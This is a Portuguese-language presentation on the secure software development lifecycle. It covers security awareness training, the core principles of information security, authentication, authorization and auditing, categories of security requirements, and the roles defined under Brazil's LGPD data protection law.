



Desenvolvimento Seguro

Entenda todas as etapas do **Ciclo de Desenvolvimento de Software Seguro**.



Olá

Eu sou Willian Brito

- ❖ Desenvolvedor FullStack na Msystem Software
- ❖ Formado em Analise e Desenvolvimento de Sistemas
- ❖ Pós Graduado em Segurança Cibernética
- ❖ Certificação SYCP (Solyd Certified Pentester) v2018

Introdução

Não importa se você utiliza dispositivos móveis, desktops e servidores, implementar desenvolvimento seguro, ou código seguro, é importante para todos os softwares!

O **desenvolvimento seguro** possui como finalidade introduzir mais uma **camada de proteção** contra os **ataques cibernéticos**. O seu papel é remover as vulnerabilidades de segurança do software, evitando que elas sejam exploradas.

Uma aplicação vulnerável (ou computador pessoal, servidores ou dispositivo móvel) pode permitir a ação de hackers. Eles podem assumir o controle do dispositivo, resultando em perda de serviços, comprometimento de dados e danos ao sistema. Podem ainda roubar e vaziar dados confidenciais, como dados pessoais sensíveis, histórico médico, informações de cartão de crédito e todo tipo de informação financeira, dados estes sujeitos a regulações da **Lei Geral de Proteção de Dados**, a **LGPD**.

Portanto, é imprescindível se familiarizar com as técnicas e ferramentas de apoio a essa prática. Mas antes de elencarmos as práticas, é preciso descrevermos o que é um Desenvolvimento Seguro.

O que é ?


O desenvolvimento seguro é um **conjunto de práticas que aplica conceitos de segurança sobre como o software será codificado** para eliminar ou mitigar vulnerabilidades da aplicação que poderão ser exploradas em ataques cibernéticos.

A maioria das vulnerabilidades se origina de um número pequeno de erros comuns de programação de softwares. Bugs, defeitos e falhas lógicas são as principais causas destas fragilidades de softwares e costumam ser exploradas.

Aqui entra o papel da codificação segura: os seus padrões introduzem proteções que reduzem ou até eliminam o risco de deixar o software desprotegido. O processo de considerações sobre as melhores práticas e planos para o código seguro, acontecem logo após a definição de um projeto e seus requisitos para usuários e sistemas.

Porque ?

A maioria das empresas fazem validações de segurança nas últimas fases dos projetos, e isso acaba por gerar um custo de correção bem maior do que seria, caso as vulnerabilidades fossem tratadas ainda em fase inicial. Abaixo temos um gráfico resultado pelo NIST(Instituto Nacional de Padrões e Tecnologia dos Estados Unidos) que retrata esse cenário, uma vez que fazemos a mitigação desses problemas logo no início, evitamos o retrabalho, aumentamos o nível de maturidade de segurança, e prevenir possíveis ataques baseados nessas vulnerabilidades.



SDLC X S|SDLC

Quando olhamos para um software, é normal imaginarmos que o seu processo de criação se baseia quase que exclusivamente no processo de escrita do seu código. No entanto, temos que lembrar que para a produção correta, eficiente e segura de um software precisamos criar um processo e a este processo damos o nome de **S|SDLC** (Secure Software Development LifeCycle).

A intenção do S|SDLC é permitir, por meio de um **conjunto de atividades estruturadas de segurança**, como teste de intrusão, revisão de código e análise de arquitetura em todas as etapas do processo de desenvolvimento, o que ao final do processo nos entregaria uma aplicação mais segura.



Esteira de Desenvolvimento

Uma esteira tradicional que segue os conceitos da agilidade é chamada de SDLC — sigla para Software Development Life Cycle), literalmente traduzido como Ciclo de Vida de Desenvolvimento de Software.

A diferença entre SSDLC e SDLC é que a palavra Secure, de Segurança, antes do Ciclo de Desenvolvimento, não somente inclui o time de segurança, e sim prevê as necessidades de segurança que uma aplicação necessita.

As atividades gerenciadas pelo time de segurança de aplicações (AppSec) estão diretamente conectadas ao escopo de atuação das squads. Ou seja, o AppSec deve entender como funciona o produto como um todo, desde as regras de negócio aplicadas a ele até a atmosfera atrelada ao usuário final do produto. Deve-se entender como um atacante analisa a aplicação, quais seriam as ações tomadas por ele, todos os pontos relacionados a informações críticas e à utilização de dados.

O AppSec é o especialista em segurança que vai integrar o seu time, auxiliar na seleção de tecnologias para desenvolvimento, auxiliar nas melhores práticas de desenvolvimento seguro e defender a tomada de decisões que envolvam segurança no contexto de desenvolvimento e arquitetura.



Requisitos

01

Durante o momento de construção do seu software, sua equipe tem como princípio realizar o levantamento das necessidades de segurança e privacidade?

Testes

04

Durante a fase de testes de sua aplicação, é utilizado testes dinâmicos a fim de validar os requisitos de segurança definidos são realizados?

Design

02

Sua equipe, ao iniciar um novo projeto de software, realiza ações para identificar as ameaças às quais o seu software pode estar exposto?

Entrega

05

Na entrega do software, há a realização de hardening no ambiente de produção ?

Desenvolvimento

03


Existe algum tipo de avaliação do código (Code Review)?

Manutenção/Evolução

06

Com o passar do tempo é feito monitoramento de ambientes de produção para garantir que esteja protegido contra novos ataques e vulnerabilidades ?

SDLC X S|SDLC



SDLC = Software Development Life Cycle
S|SDLC = Secure Software Development Life Cycle



00

Treinamentos Conscientização

Evangelizar a Segurança
da Informação

Treinamento e Conscientização

A empresa deve fornecer sessões de treinamento de segurança para desenvolvedores, designers, arquitetos e controle de qualidade. Eles podem se concentrar em **princípios de design seguro**, **problemas de segurança**, **segurança na Web** ou **criptografia**.

As sessões de conscientização de segurança não são voltadas especificamente para a equipe de desenvolvimento, envolvendo todos que estão ligados ao projeto dentro da organização. As sessões devem ser fáceis em termos de nível técnico e podem incluir tópicos como as várias ameaças à segurança cibernética ou impacto e gestão de riscos.

A Microsoft aponta em seu relatório de segurança que 91% dos ciberataques e violação de dados, iniciam com um e-mail de phishing. E que 81% dos ataques de hackers iniciaram com senhas roubadas e/ou fracas.

O detalhe é que as estratégias utilizadas pelos hackers são consideravelmente simples, elaboradas a partir de técnicas de engenharia social, como envio de um convite de amizade em uma rede social, ao qual o usuário fornece as informações necessárias para que o cibercriminoso tenha êxito no ataque. Por isso a conscientização do usuário é tão importante para mitigar possíveis ataques.

Treinamento e Conscientização

❑ 1. Envolver a alta gestão da empresa

O primeiro passo para ter sucesso na governança da segurança da informação é o envolvimento da gestão da empresa: diretores, gerentes e coordenadores. O processo deve iniciar-se de cima para baixo, para que todos entendam a importância da segurança da informação e estejam envolvidos no processo.

O apoio da gestão contribui para a definição dos pontos a serem abordados, definição das prioridades, investimentos entre outros. Também proporciona consequentemente uma maior aderência dos colaboradores.

❑ 2. Defina uma Política de Segurança da Informação

Antes de iniciar uma campanha de conscientização é importante o desenvolvimento ter uma Política de Segurança da Informação, um guia que deixará claro para todos os procedimentos adotados pela empresa e como proceder caso identifique algo suspeito.

A política de segurança de informação deve abordar o que é permitido ao usuário, regras internas e definir práticas que garantam a segurança das informações de negócios. Adotar práticas simples como uma Gestão de Senha auxiliam na proteção da empresa, já que o phishing é apenas o início para o roubo de dados.

Treinamento e Conscientização

❑ 3. Busque parcerias internas para conscientização

As áreas como Recursos Humanos e Marketing podem apoiar na conscientização dos colaboradores por já possuírem expertise no assunto. Conscientizar o colaborador sobre a importância da Segurança da Informação é similar a outras campanhas de conscientização que já devem ocorrer na empresa como economizar energia, cuidados com o meio ambiente, saúde e a própria segurança física.

Estes profissionais lhe apoiarão na criação de ações, campanhas e materiais de apoio para sensibilizar as equipes.

❑ 4. Análise uma parceria externa

Já diz o ditado “santo de casa não faz milagre”. É importante avaliar o conhecimento que se possui sobre o assunto e analisar a necessidade de contratar uma empresa especializada no assunto. A empresa poderá ser envolvida desde o início, no desenvolvimento da política de S.I., já que possuem experiência no assunto e conhecimento das melhores práticas de mercado.

Além disso, um olhar externo contribuirá para uma análise mais detalhada do ambiente e da segurança da empresa, podendo encontrar pontos de vulnerabilidade e ameaças não visualizadas pelos profissionais internos já que estão tão envolvidos no dia a dia do negócio.

Treinamento e Conscientização

❑ 5. Teste e prepare seus colaboradores

Simule ataques para preparar seus colaboradores para possíveis situações reais. Testes de phishing, intrusão e vulnerabilidade podem ser realizados de forma simulada, segura e muito similar ao ataque real. Desta forma o colaborador desenvolve um senso mais crítico referente a segurança da informação e identificação de falsos e-mails. Os testes também contribuem para que você tenha visibilidade das vulnerabilidades e ameaças que a empresa está suscetível. A partir dos resultados dos testes, você poderá ter um plano de ação para aplicar na empresa e, até mesmo, contribuir para a construção da política de S.I.

❑ 6. Realize treinamentos

Reúna os colaboradores e explique porque a empresa precisa da colaboração dele. Exemplifica com casos reais e pessoais, comparando com a própria segurança dele, seja virtual ou física, e os danos que sofre um assalto podem ocasionar. Seja simples, conciso e objetivo. Como comentamos, os ataques realizados têm uma abordagem simples e com os usuários treinados, aumenta a possibilidade da identificação do ataque. Um bom treinamento é capaz de gerar mudanças no comportamento do usuário.

Os treinamentos devem ser contínuos e recorrentes para atingir tanto os novos colaboradores quanto relembrar os usuários antigos da importância da S.I. É importante que conste dentro da política da S.I. como parte do processo e não apenas algo pontual.

Treinamento e Conscientização

❏ 7. Mantenha a equipe atualizada

Novos ataques surgem constantemente e é importante repassar essas informações aos colaboradores. Compartilhe com os colaboradores dicas periodicamente, apresenta os modelos frequentes de spear-phishing, ensine-os como identificar os e-mails mal-intencionados e a se questionar antes de abrir um link e inserir as credenciais.

Quanto mais conscientes estiverem os colaboradores sobre a importância da segurança da informação e seu papel neste processo, mais protegida estará a empresa.

Confira uma playlist da **Conviso Application Security** sobre o tema de **conscientização** da segurança da informação: <https://www.youtube.com/watch?v=UhclrLHDCPo&list=PLVCxxyduO-kr7s8ONOXs3camVyjPZnhQm>

01

Levantamento De Requisitos

Requisitos de Segurança,
GDPR e LGPD



Segurança da Informação

Segurança da Informação é um conjunto de estudos, práticas e recomendações que você coloca em vigor para manter sua aplicação ou ambiente seguro.

Existem três conceitos básicos relacionados a temas de Segurança de maneira geral, são eles:

Confidencialidade, **Integridade** e **Disponibilidade**. Já os conceitos que estão relacionados diretamente com as pessoas que utilizam as informações ou serviços que os sistemas provêm são: **Autenticação**, **Autorização** e **Não-Repudição**.

Pilares da Segurança da Informação

- **Confidencialidade:** Visa garantir que a informação esteja disponível somente às pessoas autorizadas.
- **Integridade:** Visa garantir que a informação não sofra alteração indevida e esteja sempre íntegra.
- **Disponibilidade:** Quando a informação está acessível, por pessoas autorizadas, sempre que necessário.
- **Autenticidade:** É processo de verificar a identidade de alguém.
- **Autorização:** É processo de verificar se alguém tem permissão para realizar uma operação.
- **Irretratabilidade ou Não Repúdio:** Visa garantir que o responsável pela violação de segurança não pode negar o ato que ele tenha feito.
- **Privacidade:** É o processo de garantir que o usuário é o proprietário das informações relacionadas a ele.
- **Outros**

Segurança da Informação

Quando uma informação é acessada ou copiada por alguém sem autorização para tal, o resultado é conhecido por perda de confidencialidade. Exemplos de bens que podem ser relacionados à confidencialidade podem incluir desde dados de pesquisa, como informações de usuários ou até mesmo valores bancários. Por outro lado, quando temos a alteração de uma informação disponível em uma rede de forma insegura ou em algum sistema inseguro, podemos ter que lidar com perdas de integridade que significa que modificações não autorizadas foram feitas na informação. Integridade é particularmente importante para setores como controle de tráfego aéreo e controle financeiro. Por fim, quando informações são apagadas ou se tornam inacessíveis, o resultado é a perda de disponibilidade, isso significa que pessoas autorizadas a ter acesso à determinada informação não conseguem acessá-la.

Diante desse cenário, tem sido firmada a existência de três etapas necessárias para se garantir a segurança de sistemas ou aplicações, são elas conhecidas como Triple AAA (Autenticação, Autorização e Auditoria).

Essencialmente essas etapas visam garantir que os princípios definidos anteriormente sejam respeitados e que dessa forma possa-se falar em segurança da informação. Cada uma dessas faz usos de uma, ou uma combinação, de métodos ou práticas para tentar garantir que o mal uso e ou acessos indevidos, não sejam executados. Entre eles podemos citar desde o estabelecimento de normas para senhas, como conceitos de criptografia moderna e até mesmo soluções de padrões de segurança.

Autenticação

Desde sua criação, e posterior popularização, a Internet sempre se mostrou com um mecanismo de anonimato, onde pessoas poderiam passar-se por outras ou até mesmo não passar por ninguém. Peter Steiner, satirizou essa situação com um cartoon que ficaria conhecido como uma das motivações para criação e definição de mecanismos onde esse tipo de situação pudesse ser combatido.



Figura 1: "Na Internet, ninguém sabe que você é um cachorro"[Steiner 1993].

Autenticação

Autenticação é o processo onde uma pessoa ou programa de computador prova a sua identidade com o intuito de obter alguma informação ou executar alguma ação.

A identidade de uma pessoa é uma simples abstração, um identificador em uma aplicação específica, por exemplo. Provar, ou validar, consiste na parte mais importante desse conceito, é geralmente feita através de uma informação conhecida, como uma senha, ou palavra chave, ou um cartão com identificação visual, ou algo único com relação a sua aparência, impressões digitais, íris ou até mesmo amostra de DNA.

Um sistema de autenticação pode ser considerado forte, se fizer uso de pelo menos 2 dos 3 tipos de **fatores de autenticação**.

- O que você sabe (Senhas, PINs, Perguntas de Segurança).
- O que você tem (aplicativo do Google Authenticator, Certificado Digital, Cartão).
- O que você é (Digitais, Íris, Reconhecimento Facial)

A fraqueza desse tipo de sistema gira em torno da transmissão de tais informações através de canais, senhas podem ser roubadas, acidentalmente reveladas, ou até mesmo esquecidas.

Autorização

Autorização é o processo de dar permissão para fazer ou ter algo. Em Sistemas de múltiplos usuários um administrador de sistemas definirá quais usuários terão acesso e quais privilégios de execução esses terão. Considerando que alguém conseguiu se autenticar em um sistema, o sistema pode necessitar identificar quais recursos a entidade poderá receber durante a sessão atual.

O mecanismo de autorização é muita vezes visto como composto de dois momentos:

- Ato de atribuir permissões ao usuário do sistema no momento de seu cadastro, ou posterior.
- Ato de checar as permissões que foram atribuídas ao usuário no momento de seu acesso.

Logicamente, o mecanismo de autorização vem posteriormente ao de autenticação. Assumindo agora que Autorização é no mínimo tão importante quanto Autenticação, faz-se necessário estender o escopo das soluções de segurança, que por ventura estejam relacionadas à Autenticação, para tentar solucionar também problemas de Autorização.

Auditoria

Auditoria é a capacidade de ligar a alteração, criação ou remoção de alguma informação ao usuário que a realizou. É a propriedade de um sistema capaz de verificar o histórico de uma informação com base em registros.

O processo de auditar um sistema é um dos mais importantes mecanismos de segurança que se pode fazer uso na hora de examinar, verificar e corrigir o funcionamento geral de um sistema. Conceitualmente o processo de auditar um sistema verifica se o mesmo está executando suas funções corretamente. Esse tipo de verificação é extremamente importante para processos de segurança, afinal não podemos considerar suficiente, apenas, implementar mecanismos de segurança em determinados ambientes, precisamos disponibilizar um mecanismo onde se possa verificar que os mecanismos realmente funcionam.

Existem duas etapas básicas de Auditoria, que na verdade, são apenas variações do mesmo conceito. A primeira forma trata do registro de mudanças no estado do sistema, ou seja, eventos e/ou mudanças de estados são registrados. A segunda forma seria um processo sistemático que examina e verifica o sistema, trata-se de uma consulta ao ambiente para avaliação do funcionamento do mesmo, ou seja, verifica-se se o sistema está funcionando de forma correta.

Auditoria

Para um processo de auditoria ser eficiente, ambas as formas mencionadas precisam estar construídas e sintonizadas, é impossível executar uma avaliação sistemática de um sistema ou de um evento se esses não foram registrados, e mais, se os estados do sistema não forem gravados, não há a menor necessidade de se guardar, também, as mudanças no sistema, assim vamos considerar que para uma auditoria ser satisfatória esta deverá:

- Registrar os estados do sistema.
- Verificar, sistematicamente, os estados armazenados.
- Permitir que os registros sejam checados.

Em linhas gerais, uma vez concluídas a etapa de Autenticação, onde se identifica o usuário e a etapa de Autorização, onde se atribuem às permissões do usuário, a etapa de Auditoria consiste em uma etapa mais longa, presente durante o ciclo de vida do sistema, ela vem para monitorar o uso do sistema, servindo, entre outras, como input para futuras ações, que podem incluir desde melhorias nas etapas anteriores até reestruturações do ambiente.

Auditoria

O que Registrar

- Data/Hora
- Usuário
- Tipo de Evento
- Dados do Evento



• Não-Repúdio

Irretratabilidade ou Não-Repúdio é a propriedade de um sistema capaz de provar a ocorrência de um evento ou ação e quais entidades originaram.

Uma vez que temos um processo de Autenticação onde o usuário prova quem ele é, posteriormente temos o processo de Autorização onde este recebe suas permissões junto ao sistema, por fim temos os mecanismos de auditoria para monitorar o uso desse sistema registrando ações tomadas pelos usuários para posterior checagem. Sendo assim, uma vez validados o usuário e suas permissões e suas ações tendo sido registrada, não é factível que existam mecanismos que permitam a uma entidade autenticada negar suas ações. Nesse cenário temos o termo Não-Repudiação.

Não-Repudiação pode ser definido como um mecanismo ou serviço que provê provas da integridade e origem de um dado, ambos de forma inegável e não criável, que pode ser verificado por uma terceira parte. Um serviço que pode atestar uma relação entre dado e autor do dado de forma genuína.

Requisitos de Segurança

Agora que sabemos os princípios que garantem a segurança da informação vamos iniciar a etapa onde serão levantados todos os requisitos de segurança que serão utilizados no projeto. Seja referente a Proteção de Dados, criptografia, chaves, tokens e por aí vai.

A engenharia de requisitos dentro de um negócio, sistemas, aplicações e componentes é muito mais do que apenas documentar os requisitos funcionais destes. Mesmo que, grande parte dos analistas se dedique a elicitar alguns requisitos de qualidade como: interoperabilidade, disponibilidade, performance, portabilidade e usabilidade, muitos deles ainda pecam no que diz respeito a analisar questões relacionadas à Segurança.

Infelizmente, documentar requisitos de segurança específicos é difícil. Estes tendem a se mostrar como de alto impacto para muitos requisitos funcionais. E mais, requisitos de segurança são, normalmente, expressados de forma a documentar os termos de como alcançar segurança a não na forma do problema que precisa ser resolvido.

A maior parte dos analistas de requisitos não tem conhecimentos na área de Segurança, os poucos que receberam algum tipo de treinamento tiveram apenas uma visão geral sobre alguns mecanismos de segurança como senhas e criptografia ao invés de conhecer reais requisitos nessa área.

Requisitos de segurança tratam de como os bens de um sistema devem ser protegidos contra qualquer tipo de mal. Um bem é algo no contexto do sistema, tangível ou não, que deve ser protegido. Um mal ou ameaça da qual um sistema precisa ser protegido, é uma possível vulnerabilidade que pode atingir um bem. Uma vulnerabilidade é uma fraqueza de um sistema que um ataque tende a explorar.

Requisitos de Segurança

Requisitos de segurança são restrições nos requisitos funcionais com o intuito de reduzir o escopo das vulnerabilidades. Donald Firesmith consolida de forma bastante simples os requisitos de Segurança encontrados mais comumente, são eles:

Requisitos de Identificação: Definem o grau e mecanismos que uma entidade utiliza para conhecer, ou reconhecer, entidades externas a ela como por ex: usuários, aplicações externas ou serviços, antes que estes possam interagir. Exemplos de Requisitos de Identificação:

- A aplicação deve identificar todas as suas aplicações clientes antes de permitir que elas tenham acesso a suas funcionalidades.
- A aplicação deve identificar todos os usuários antes de permitir que eles tenham acesso a suas funcionalidades.

Requisitos de Autenticação: Definem o grau e mecanismo que uma entidade verifica, confirma ou nega, a identidade apresentada pelos externos, usuários, aplicações externas ou serviços, antes que estes possam interagir. Exemplos de Requisitos de Autenticação:

- A aplicação deve verificar a identidade de todos os seus usuários antes de permitir que eles tenham acesso a suas funcionalidades.
- A aplicação deve verificar a identidade de todos os seus usuários antes que estes possam alterar algum tipo de dado do sistema.

Requisitos de Segurança

Requisitos de Imunidade: Define o grau em que uma entidade protege a si mesma de invasões, infecções ou alterações, por parte de programas maliciosos, por ex: Vírus, trojans, worms e scripts maliciosos. Exemplos de Requisitos de Imunidade:

- A aplicação deve conseguir se desinfetar de todo e qualquer arquivo, que seja detectado como danosos, se possível.
- A aplicação deve notificar o administrador de segurança e usuário logado, em caso de detecção de algum programa danoso, durante um processo de scan.

Requisitos de Integridade: Define o grau no qual uma comunicação, ou dado, hardware e software, se protegem de tentativas de corrupção por parte de terceiros. Exemplos de Requisitos de Integridade:

- A aplicação deve prevenir a corrupção, não autorizada, de dados, mensagens e valores e qualquer outra entidade enviada pelo usuário.
- A aplicação deve garantir que os dados armazenados nela não estejam corrompidos.

Requisitos de Detecção de intrusão: Define o grau no qual uma tentativa de acesso ou modificação não autorizada é detectado, registado e notificado, pelo sistema. Exemplos de Requisitos de Detecção de intrusão:

- A aplicação deve detectar e registrar todas as tentativas de acesso que falharem nos requisitos de identificação, autorização e autenticação.
- A Aplicação deve notificar os responsáveis imediatamente sempre que algum perfil sem a correta permissão tente acessar uma área restrita mais de uma vez.

Requisitos de Segurança

Requisitos de Autorização: Definem o grau de acesso e privilégios que determinada(s) entidade(s) ou perfis receberá após ser autenticada e validada por alguma parte do sistema. Exemplos de Requisitos de Autorização:

- A aplicação deve permitir que cada usuário tenha acesso a todos os seus dados pessoais.
- A aplicação não poderá permitir que usuários tenham acesso às informações dos demais usuários.

Requisitos de Não – Repudição: Define o grau no qual uma parte de um determinado sistema impede uma das partes das interações tomadas dentro, ou pelo sistema, por ex: uma troca de mensagens, neguem seu envolvimento em determinado momento. Exemplos de Requisitos de Não – Repudição:

- A aplicação deve ser capaz de armazenar dados sobre as transações feitas por um usuário de modo a conseguir identificar com precisão qual usuário efetuou qual transação.
- A aplicação deve ser capaz de armazenar dados sobre as ações feitas por cada usuário de modo a conseguir identificar com precisão qual usuário efetuou qual ação.

Requisitos de Privacidade: Também conhecido como Confidencialidade. Define o grau no qual dados importantes e comunicações são mantidos privados de acesso por parte de indivíduos ou programas. Exemplos de Requisitos de Privacidade:

- A aplicação deve garantir que usuários não possam acessar dados confidenciais de outros usuários.
- A aplicação deve garantir que toda e qualquer comunicação feita pelos usuários não poderá ser entendida em caso de captura.

Requisitos de Segurança

Requisitos de Auditoria de Segurança: Define o grau em que a equipe responsável pela segurança tem permissão para verificar o status e uso dos mecanismos de segurança através da análise de eventos relacionados a estes. Exemplos de Requisitos de Auditoria de Segurança:

- A aplicação deve ser capaz de detectar e armazenar todas as transações feitas pelo usuário.
- A aplicação deve prover um mecanismo através do qual o pessoal de administração consiga rastrear as ações de cada usuário dentro do sistema.

Requisitos de Tolerância a Falhas: Define o grau em que uma entidade continua a executar sua missão, provendo os recursos essenciais a seus usuários mesmo na presença de algum tipo de ataque. Exemplos de Requisitos de Tolerância:

- A aplicação só pode apresentar um único ponto de falha.
- A aplicação não pode ter seu sistema de auditoria fora do ar.

Requisitos de Proteção Física: Define o grau em que uma entidade se protege fisicamente de outra entidade. Exemplos de Requisitos de Proteção Física:

- Os dados armazenados em hardware devem ser protegidos contra danos físicos, destruição, roubo ou troca não autorizada.
- Aqueles que manuseiam os dados devem ser protegidos contra danos, morte e sequestro.

Requisitos de Segurança

Requisitos de Manutenção de Segurança de Sistemas: Define o grau em que o sistema deve manter suas definições de segurança mesmo após modificações e atualizações. Exemplos de Manutenção de Segurança de Sistemas:

- A aplicação não deve violar seus requisitos de segurança após upgrade de dados, hardware ou componentes.
- A aplicação não deve violar seus requisitos de segurança após uma troca de dados, hardware ou componentes.

Requisitos Regulatorios

Requisito Regulatorio é um requisito obrigatório, porém especificado por uma autoridade com mandato de um órgão legislativo. Portanto, são requisitos impostos por lei.

Em um contexto global de abusos com o uso de dados pessoais e um cenário econômico cada vez mais guiado e orientado por dados, a **Lei Geral de Proteção de Dados** brasileira (Lei 13.709/18), popularmente conhecida como “**LGPD**”, surge e propõe consigo uma série de mudanças.

Como implementar a LGPD?

- **Passo 1:** Identificar quais são os tipos de dados pessoais coletados e informações necessárias.
- **Passo 2:** Classificar os dados conforme as categorias e regras da LGPD.
- **Passo 3:** Ajuste a forma de tratamento dos dados conforme a LGPD.
- **Passo 4:** Elabore a Política de Privacidade e a Política de Cookies.
- **Passo 5:** Tornar as alterações públicas para os clientes.

Requisitos Regulatorios

O que são dados pessoais?

Os dados pessoais são quaisquer dados referentes a uma pessoa natural (física), em que seja possível a sua identificação (Nome, Endereço, Telefone etc.).

O que são dados sensíveis?

Os dados pessoais sensíveis são os dados pessoais que tratam de características subjetivas e muito particulares do indivíduo (Sexo, Religião, Opinião Política, Origem Racial etc.).

❏ Entidades envolvidas na LGPD?

A LGPD descreve cinco entidades com funções principais:

- Titular dos dados
- Controlador
- Operador
- Encarregado de Proteção de Dados
- ANPD (Autoridade Nacional de Proteção de Dados)

Requisitos Regulatorios

❑ Titular de Dados

O titular de dados é a entidade mais importante em qualquer processamento de informações pessoais. Sem ele, não haveria necessidade dos regulamentos da LGPD sobre proteção de dados.

Todo indivíduo se torna um cidadão eletrônico quando introduz seus nomes em redes sociais. Isso significa que essas empresas agora têm todo tipo de informação sensível sobre você, suas canções favoritas, opiniões políticas (ou falta delas), problemas de saúde e muito mais.

❑ Controlador

O controlador de dados é a pessoa física ou jurídica que toma as decisões relacionadas às informações pessoais que ela possui.

❑ Operador

Os operadores de dados são as pessoas físicas ou jurídicas que processam dados em nome de um controlador, mas não devem ter nenhuma influência sobre a forma como estes são usados.

Requisitos Regulatorios

❑ DPO (Encarregado de Proteção de Dados)

Os encarregados de proteção de dados, também conhecidos como DPOs, são o primeiro ponto de contato para qualquer cliente que tenha algum tipo de preocupação com seus dados pessoais. Eles fornecem orientação e supervisão sobre como essas informações são processadas, de acordo com os regulamentos da LGPD.

Eles atuam como um elo entre a empresa controladora e a Autoridade Nacional de Proteção de Dados (ANPD) que regula esse tipo de fluxo de trabalho. Os DPOs atuam com precisão e, ao mesmo tempo, respondem rapidamente quando aconselhados por ela, caso surjam problemas ou questões relacionadas.

❑ ANPD (Autoridade Nacional de Proteção de Dados)

A Autoridade Nacional de Proteção de Dados é a instituição que protege seus direitos aos dados pessoais. É uma agência de execução da LGPD, e visa garantir o cumprimento da legislação brasileira, monitorando se as empresas estão ou não seguindo o processo.

Na LGPD ela tem a função de ser um agente fiscalizador. Caso seus registros médicos tenham sido vazados, por exemplo, você deve entrar em contato com a ANPD. Ela é obrigada por lei a responder e investigar, não apenas em nome dos reclamantes, mas também de empresas que também possam ter sofrido com o vazamento desses dados.

Requisitos Regulatorios

❏ Exemplo de funções na LGPD

Imagine que a ANPD multou a empresa ABC em até 50 milhões de reais (que é a multa máxima permitida por lei). Eles violaram a LGPD porque armazenam dados pessoais de cliente em um sistema próprio e como resultado, as informações privadas das pessoas estariam lá para sempre.

Neste contexto:

- Os **titulares dos dados** são os clientes.
- **Controlador**: Empresa ABC, pois ela determina quais dados são armazenados, para que, e por quanto tempo.
- **Operador**: Empresa ABC por ser proprietária do sistema de armazenamento.
